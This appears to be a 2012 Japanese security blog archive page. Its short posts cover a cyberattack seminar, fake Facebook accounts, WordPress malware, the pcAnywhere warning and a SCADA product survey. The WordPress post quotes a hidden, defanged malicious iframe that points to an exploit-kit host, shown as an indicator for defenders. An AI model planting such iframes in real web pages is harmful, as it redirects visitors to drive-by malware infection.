2012-02-08
2月28日 SCSK サイバー攻撃の動向と対策セミナーで講演します
2月28日(火)にSCSK主催、IBM共催の『緊急開催!サイバー攻撃の動向と対策セミナー〜セキュリティスペシャリストから学ぶ最新セキュリティ事情〜』にて基調講演を『最新のサイバー攻撃動向』というテーマで務めさせて頂きます。
内容は、標的型攻撃、Webへの攻撃、制御システムへの攻撃などの動向を一部デモなどを交えてご紹介する予定です。
まだアジェンダを作ってる最中ですが、標的型攻撃はExploitを仕込んだPDFなどを作成してバックドアを作るデモをやってみたり、Webへの攻撃はID・パスワード使い回しによる問題を探ってみたり、制御システムはそのシステムやプラットフォームのセキュリティの現状などをお届けしようかと思っています。(変更の予定はありですが…)
日時:2012年2月28日(火) 14:30-17:20 (14:00開場) 会場:IBMイノベーションセンター 渋谷 定員:60名 参加費:無料
是非ご参加下さい!
2012-02-05
Facebookの攻撃者アカウントの特徴とは
security |
Facebookはよく詐欺やスパムのターゲットになっていて、そのために偽アカウントが作られることもあります。そんな攻撃者などが作成した偽アカウントの特徴を、Barracuda Labsが2884のアクティブユーザーから分析しています。
- 偽アカウントの60%はバイセクシャルと主張。これは実ユーザーの10倍以上
- 偽アカウントは実ユーザーの6倍の友人がいる。ユーザー数は 726:130
- 偽アカウントは実ユーザーの100倍以上写真タグ付けを使用。136タグ/4写真:1タグ/4写真
- 偽アカウントのほとんど(97%)は女性。実ユーザーは40%程度
だそうです。周りに該当する人はいませんか?
まァ、実ユーザーである可能性も否めませんが。
2012-02-01
Wordpress3.2.1の脆弱性を狙ったマルウェア
security |
Wordpress3.2.1の脆弱性を狙ったマルウェアが拡がっているそうで、ここ数日で数百のサイトが攻撃で感染しているとのこと。
攻撃が成功した場合、UploadsフォルダにHTMLページがアップロードされ、マルウェアの感染を自動化するPhoenix Exploit Kitのページにユーザーをリダイレクトするようです。このページには難読化された以下のようなIFRAMEが埋め込まれています。
<iframe style="RIGHT: -8710px; WIDTH: 0px; POSITION: fixed; HEIGHT: 24px" src="hxxp://horoshovsebudet.ru:8801/html/yveveqduclirb1.php" frameborder="0"> </ IFRAME >
対策はWordpressの最新版へのアップデートでしょうか。
2012-01-26
シマンテック社:今すぐ「pcAnywhere」の使用停止を
security |
Symantec社から各種製品の2006年のソースコードが奪われた事件に起因した、セキュリティの警告が出ています。
その中でも「pcAnywhere」というリモートアクセスのソフトウェアは、中間者攻撃を受けたり、盗聴されるなどの可能性があり、危険なため使用を停止した方がよいとのことです。
ウイルス対策製品のNortonシリーズのソースコードも漏えいしているようですが、こちらは問題ないとのこと。本当かな?
シマンテック社のホワイトペーパーはこちら
「pcanywhere express java client」でググると動いているサイトがいっぱい見つかりますが、大丈夫でしょうかね…。
しかも、ソースコード漏えいとは関係なく重大なセキュリティホールが見つかったみたいですね。上記の危険性をわかった上で使い続ける方も、パッチは適用しましょう。
2012-01-24
SCADAシステム5社7製品のセキュリティ調査結果は芳しくない
security |
Stuxnet以来、SCADAシステムのセキュリティが注目されていますが、Reid Wightman氏を始めとしたベースキャンプチームが6社のSCADAシステムのセキュリティ調査を行いました。
調査対象となたシステムは5社7製品で下記のとおり。
- Control Microsystems SCADAPack (bricked early on)
- General Electric D20ME
- Koyo / Direct LOGIC H4-ES
- Rockwell Automation / Allen-Bradley ControlLogix- Rockwell Automation / Allen-Bradley MicroLogix
- Schneider Electric Modicon Quantum
- Schweitzer SEL-2032
調査結果は以下のようになっています。
ほとんどのシステムで重大な問題が見つかっているようですね。
調査には診断ツールとしてはメジャーなNessusやMetasploitが使われていて、調査に使ったフィードも最新版には反映されているとのこと。SCADAシステムを運用している方は是非Nessusを使って診断をしてみてはいかがでしょうか。
- Digital Bond and Tenable Network Security Collaborate on Continuous Critical Infrastructure Protection | Tenable Network Security
- New Metasploit Module to Exploit GE PLC SCADA Devices
2004 | 01 | 02 | 03 | 04 | 05 | 06 | 07 | 08 | 09 | 10 | 11 | 12 |
2005 | 01 | 02 | 03 | 04 | 05 | 06 | 07 | 08 | 09 | 10 | 11 | 12 |2006 | 01 | 02 | 03 |04 | 05 | 06 | 07 | 08 | 09 | 10 | 11 | 12 |
2007 | 01 | 02 | 03 | 04 | 05 | 06 | 07 | 08 | 09 | 10 | 11 | 12 |
2008 | 01 | 02 | 03 | 04 | 05 | 06 | 07 | 08 | 09 | 10 | 11 | 12 |
2009 | 01 | 02 | 03 | 04 | 05 | 06 | 07 | 08 | 09 | 10| 11 | 12 |
2010 | 01 | 02 | 03 | 04 | 05 | 06 | 07 | 08 | 09 | 10 | 11 | 12 |2011 | 01 | 02 | 03 | 04 | 05 | 06 | 07 | 08 | 09 | 10 | 11 |12 |
2012 | 01 | 02 |